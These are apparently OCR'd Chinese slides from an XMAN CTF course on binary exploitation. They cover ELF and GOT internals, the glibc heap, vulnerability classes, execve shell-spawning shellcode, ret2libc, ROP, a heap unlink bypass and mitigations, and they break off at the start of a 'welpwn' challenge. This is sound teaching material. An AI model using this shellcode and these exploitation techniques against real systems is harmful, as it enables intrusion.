二进制漏洞挖掘与利用技术题解分享

XMAN

目录 content

目录 content

软件安全基础

- 专注于研究软件的设计和实现的安全
- 研究对象：代码（源码 字节码 汇编）
- 研究目标：减少软件漏洞
- Pwn：CTF题目的一类，考察软件漏洞挖掘与利用


漏洞的分类

- 逻辑漏洞
- 内存破坏漏洞
  - 缓冲区溢出（Stack Heap）
  - 整数溢出（Integer Overflow）
  - 格式化字符串（Format String）
  - 初始化（UAF）等

漏洞的危害


- 内核漏洞
  - ios越狱 linux/android提权
- 库漏洞
  - openssl信息泄露
- 软件漏洞
  - 浏览器RCE
  - nginx RCE
  - 路由器 RCE
  - 等等

x86汇编模型




```
sum:
    push ebp
    mov ebp, esp
    mov eax, [ebp+12]
    add eax, [ebp+8]
    pop ebp
    ret
```

Memory Mapping



https://en.wikipedia.org/wiki/Executable_and_Linkable_Format

Lazy binding

- Static Link
  - 不依赖本地函数库
- Dynamic Link
  - 链接器将符号的引用标记位一个动态链接的符号，在装载时进行地址的重定位
  - 通过_dl_runtime_resolve()进行索引

GOT

- Global Offset Table
- 当执行到library的function时才会去寻找function，got table用于cache解析的结果，下次直接从got表中去调用
  - .got 保存全局变量引用位置
  - .got.plt 保存函数引用位置

GOT

XCTF

IDA - Z:\home\windcarp\Desktop\UnSolved Backup\XCTF-ppt binary\xhttpd\成品及说明\httpd

File Edit Jump Search View Debugger Options Windows Help

No debugger

Library function | Data | Regular function | Unexplored | Instruction | External symbol

Functions window

Function name	Segmer
_init_proc	.init
_recv	.plt
_pthread_create	.plt
_strcasecmp	.plt
_strcpy	.plt
_puts	.plt
_fread	.plt
_write	.plt
_getpid	.plt
_fclose	.plt
_strlen	.plt
__stack_chk_fail	.plt
_htons	.plt
_dup2	.plt
_send	.plt
_printf	.plt
_snprintf	.plt
_htonl	.plt
_memset	.plt
_close	.plt
_pipe	.plt
_read	.plt
__libc_start_main	.plt
_putenv	.plt
_strcmp	.plt
_signal	.plt
__gmon_start__	.plt
___xstat	.plt
_listen	.plt
_ntohs	.plt
_setvbuf	.plt
_bind	.plt
_waitpid	.plt
_fopen	.plt
_perror	.plt
_accept	.plt
_getsockname	.plt
_atoi	.plt
_sprintf	.plt
_exit	.plt
_execl	.plt
_fork	.plt
___ctype_b_loc	.plt

IDA View-A | Hex View-1 | Structures | Enums | Imports | Exports

Choose segment to jump

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
.init	0000000000400E78	0000000000400E92	R	.	X	.	L	dword	0001	public	CODE	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.plt	0000000000400EA0	0000000000401160	R	.	X	.	L	para	0002	public	CODE	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.text	0000000000401160	0000000000402B20	R	.	X	.	L	para	0003	public	CODE	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.fini	0000000000402B20	0000000000402B29	R	.	X	.	L	dword	0004	public	CODE	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.rodata	0000000000402B30	0000000000402C6C	R	.	.	.	L	qword	0005	public	CONST	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.eh_frame_hdr	0000000000402C6C	0000000000402D18	R	.	.	.	L	dword	0006	public	CONST	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.eh_frame	0000000000402D18	000000000040301C	R	.	.	.	L	qword	0007	public	CONST	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.init_array	0000000000603E00	0000000000603E08	R	W	.	.	L	qword	0008	public	DATA	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.fini_array	0000000000603E08	0000000000603E10	R	W	.	.	L	qword	0009	public	DATA	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.jcr	0000000000603E10	0000000000603E18	R	W	.	.	L	qword	000A	public	DATA	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.got	0000000000603FF8	0000000000604000	R	W	.	.	L	qword	000B	public	DATA	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.got.plt	0000000000604000	0000000000604170	R	W	.	.	L	qword	000C	public	DATA	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.data	0000000000604170	0000000000604180	R	W	.	.	L	qword	000D	public	DATA	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
.bss	0000000000604180	0000000000604208	R	W	.	.	L	32byte	000E	public	BSS	64	FFFFF···	FFFFF···	000D	FFFFF···	FFFFF···
extern	0000000000604208	00000000006042C0	?	?	?	.	L	para	000F	public		64	FFFFF···	FFFFF···	FFFFF···	FFFFF···	FFFFF···

OK | Cancel | Search | Help

Line 12 of 15

```
.got.plt:0000000000604020                                   ; DATA XREF: _pthread_create↑r
.got.plt:0000000000604028 off_604028      dq offset strcasecmp   ; DATA XREF: _strcasecmp↑r
.got.plt:0000000000604030 off_604030      dq offset strcpy       ; DATA XREF: _strcpy↑r
.got.plt:0000000000604038 off_604038      dq offset puts         ; DATA XREF: _puts↑r
.got.plt:0000000000604040 off_604040      dq offset fread        ; DATA XREF: _fread↑r
.got.plt:0000000000604048 off_604048      dq offset write        ; DATA XREF: _write↑r
.got.plt:0000000000604050 off_604050      dq offset getpid       ; DATA XREF: _getpid↑r
.got.plt:0000000000604058 off_604058      dq offset fclose       ; DATA XREF: _fclose↑r
.got.plt:0000000000604060 off_604060      dq offset strlen       ; DATA XREF: _strlen↑r
.got.plt:0000000000604068 off_604068      dq offset __stack_chk_fail
.got.plt:0000000000604068                                   ; DATA XREF: ___stack_chk_fail↑r
.got.plt:0000000000604070 off_604070      dq offset htons        ; DATA XREF: _htons↑r
.got.plt:0000000000604078 off_604078      dq offset dup2         ; DATA XREF: _dup2↑r
.got.plt:0000000000604080 off_604080      dq offset send         ; DATA XREF: _send↑r
.got.plt:0000000000604088 off_604088      dq offset printf       ; DATA XREF: _printf↑r
.got.plt:0000000000604090 off_604090      dq offset snprintf     ; DATA XREF: _snprintf↑r
.got.plt:0000000000604098 off_604098      dq offset htonl        ; DATA XREF: _htonl↑r
.got.plt:00000000006040A0 off_6040A0      dq offset memset       ; DATA XREF: _memset↑r
.got.plt:00000000006040A8 off_6040A8      dq offset close        ; DATA XREF: _close↑r
.got.plt:00000000006040B0 off_6040B0      dq offset pipe         ; DATA XREF: _pipe↑r
.got.plt:00000000006040B8 off_6040B8      dq offset read         ; DATA XREF: _read↑r
.got.plt:00000000006040C0 off_6040C0      dq offset __libc_start_main
.got.plt:00000000006040C0                                   ; DATA XREF: ___libc_start_main↑r
.got.plt:00000000006040C8 off_6040C8      dq offset putenv       ; DATA XREF: _putenv↑r
.got.plt:00000000006040D0 off_6040D0      dq offset strcmp       ; DATA XREF: _strcmp↑r
.got.plt:00000000006040D8 off_6040D8      dq offset signal       ; DATA XREF: _signal↑r
```

00004006 0000000000604006: .got.plt:0000000000604006


Output window

The initial autoanalysis has been finished.

IDC

AU: idle | Down | Disk: 329MB


x86内存分布



- 堆
- 共享库
- 栈
- Data(Global/Static)
- Text

Stack

- 内存中的一块区域，用栈的数据结构来管理
- 从高地址到低地址增长
- x86用ESP寄存器和EBP寄存器来管理




Heap

- Glibc - ptmalloc
- Structure
  - chunk与bin
- 以chunk(块)为单位进行管理
  - malloc chunk
  - free chunk
  - top chunk

```
struct malloc_chunk {

  INTERNAL_SIZE_T      prev_size;
  INTERNAL_SIZE_T      size;

  struct malloc_chunk* fd;
  struct malloc_chunk* bk;

  /* Only used for large blocks: poi
  struct malloc_chunk* fd_nextsize;
  struct malloc_chunk* bk_nextsize;
};
```

Heap

- Bin索引空闲状态的块
- 数据结构：链表
  - fast bin
  - small bin
  - large bin
  - unsorted bin



目录 content

常见漏洞类型

- **B(uffer)O(ver)F(low)**
  - **Stack**
  - **Heap**
- F(or)M(at)S(tring)
- Integer Overflow
- Others
  - Race Condition
  - Logic Confusion

Shellcode

int execve(const char **filename*, char *const *argv*[], char *const *envp*[]);

```
void shellcode()
{
    __asm__(
"xor %eax, %eax\n\t"
"pushl %eax\n\t"
"push $0x68732f2f\n\t"
"push $0x6e69622f\n\t"
"movl %esp, %ebx\n\t"
"pushl %eax\n\t"
"pushl %ebx\n\t"
"movl %esp, %ecx\n\t"
"cltd\n\t"
"movb $0xb, %al\n\t"
"int $0x80\n\t"
    );
}
```

```
int main(int argc, char **argv)
{
    shellcode();
    return 0;
}
```

"/bin//sh"

CLTD converts signed long word EAX to double word EDX:EAX


0
//sh
/bin
0
string

%esp →

syscall calling convention:
%eax=0xb
%ebx=filename
%ecx=argv
%edx=envp
%esi
%edi
%ebp


常见漏洞利用姿势

- **Ret2libc**



常见漏洞利用姿势

- **ROP（Return Oriented Programing）**
- 将可用的代码片段进行组合




常见漏洞利用姿势

- **Heap Overflow**
- 破坏chunk的metadata，利用ptmalloc管理中的操作达到目的，如dword shoot
- Unlink
- Fastbin
- Off-by-One

常见漏洞利用姿势

- Unlink
  - assert(P->fd->bk == P)
  - assert(P->bk->fd == P)
- Bypass
  - Find a pointer *X = P
  - Set P-> fd and ->bk to X
  - Unlink(P)
  - *P = X



Mitigation

- NX
  - 堆栈不可执行
  - shellcode不可用
- Canary
  - 覆盖返回地址基本不可利用
- PIE
  - 攻击时需要泄露地址
- RELRO
  - Partial：不可修改strtab
  - Full：程序装载时即填充got表

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

Tools

- Disassembler
  - IDA
- Debug
  - GDB
- Tools
  - pwntools
  - peda
  - checksec
  - libcdb
  - Ropgadget

```
RDX: 0x1
RSI: 0x7ffff7dd46c3 --> 0xdd59f00000000000
RDI: 0x0
RBP: 0x7ffff7dd4400 --> 0xfbad2887
RSP: 0x7fffffffd888 --> 0x7ffff7a8f6a0 (<_IO_new_file_underflow+304>:   cmp    rax,0x0)
RIP: 0x7ffff7b00810 (<__read_nocancel+7>:       cmp    rax,0xfffffffffffff001)
R8 : 0x7ffff7fce740 (0x00007ffff7fce740)
R9 : 0x7ffff7dd3140 --> 0x8
R10: 0x7fffffffd690 --> 0x0
R11: 0x246
R12: 0x400950 (xor    ebp,ebp)
R13: 0x7fffffffde80 --> 0x1
R14: 0x0
R15: 0x0
[-------------------------------------------------------code-------------------------------------------------------]
   0x7ffff7b00807 <read+7>:     jne    0x7ffff7b00819 <read+25>
   0x7ffff7b00809 <__read_nocancel>:    mov    eax,0x0
   0x7ffff7b0080e <__read_nocancel+5>:  syscall
=> 0x7ffff7b00810 <__read_nocancel+7>:  cmp    rax,0xfffffffffffff001
   0x7ffff7b00816 <__read_nocancel+13>: jae    0x7ffff7b00849 <read+73>
   0x7ffff7b00818 <__read_nocancel+15>: ret
   0x7ffff7b00819 <read+25>:    sub    rsp,0x8
   0x7ffff7b0081d <read+29>:    call   0x7ffff7b1d170 <__libc_enable_asynccancel>
[-------------------------------------------------------stack------------------------------------------------------]
00:0000| rsp 0x7fffffffd888 --> 0x7ffff7a8f6a0 (<_IO_new_file_underflow+304>:   cmp    rax,0x0)
01:0008|     0x7fffffffd890 --> 0x7ffff7dd59e0 --> 0x0
02:0016|     0x7fffffffd898 --> 0x7ffff7dd4640 --> 0xfbad208b
03:0024|     0x7fffffffd8a0 --> 0x7fffffffd8f0 --> 0x7fffffffdd90 --> 0x7fffffffdda0 --> 0x0
04:0032|     0x7fffffffd8a8 --> 0x7ffff7a9062e (<__GI__IO_default_uflow+14>:    cmp    eax,0xffffffff)
05:0040|     0x7fffffffd8b0 --> 0x7ffff7dd4640 --> 0xfbad208b
06:0048|     0x7fffffffd8b8 --> 0x7ffff7a86bae (<_IO_getc+174>: mov    edx,eax)
07:0056|     0x7fffffffd8c0 --> 0x0
[------------------------------------------------------------------------------------------------------------------]
Legend: stack, code, data, heap, rodata, value
Stopped reason: SIGINT
0x00007ffff7b00810 in __read_nocancel () at ../sysdeps/unix/syscall-template.S:81
81      in ../sysdeps/unix/syscall-template.S
gdb-peda$ x /32xg 0x00400000
0x400000:       0x00010102464c457f      0x0000000000000000
0x400010:       0x00000001003e0002      0x0000000000400950
0x400020:       0x0000000000000040      0x00000000000045f0
0x400030:       0x0038004000000000      0x001b001c00400009
0x400040:       0x0000000500000006      0x0000000000000040
0x400050:       0x0000000000400040      0x0000000000400040
0x400060:       0x00000000000001f8      0x00000000000001f8
0x400070:       0x0000000000000008      0x0000000400000003
0x400080:       0x0000000000000238      0x0000000000400238
0x400090:       0x0000000000400238      0x000000000000001c
0x4000a0:       0x000000000000001c      0x0000000000000001
0x4000b0:       0x0000000500000001      0x0000000000000000
0x4000c0:       0x0000000000400000      0x0000000000400000
0x4000d0:       0x0000000000003a6c      0x0000000000003a6c
0x4000e0:       0x0000000000200000      0x0000000600000001
0x4000f0:       0x0000000000003e10      0x0000000000603e10
```

目录 content

Welpwn

- $file welpwn
  - welpwn: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=a48a707a640bf53d6533992e6d8cd9f6da87f258, not stripped
- 64位程序，动态链接，带符号表

Welpwn

- $checksec
  - CANARY : disabled
  - FORTIFY : disabled
  - NX : ENABLED
  - PIE : disabled
  - RELRO : Partial
- 仅仅开启了NX保护，堆栈不可执行

Welpwn

- $./welpwn
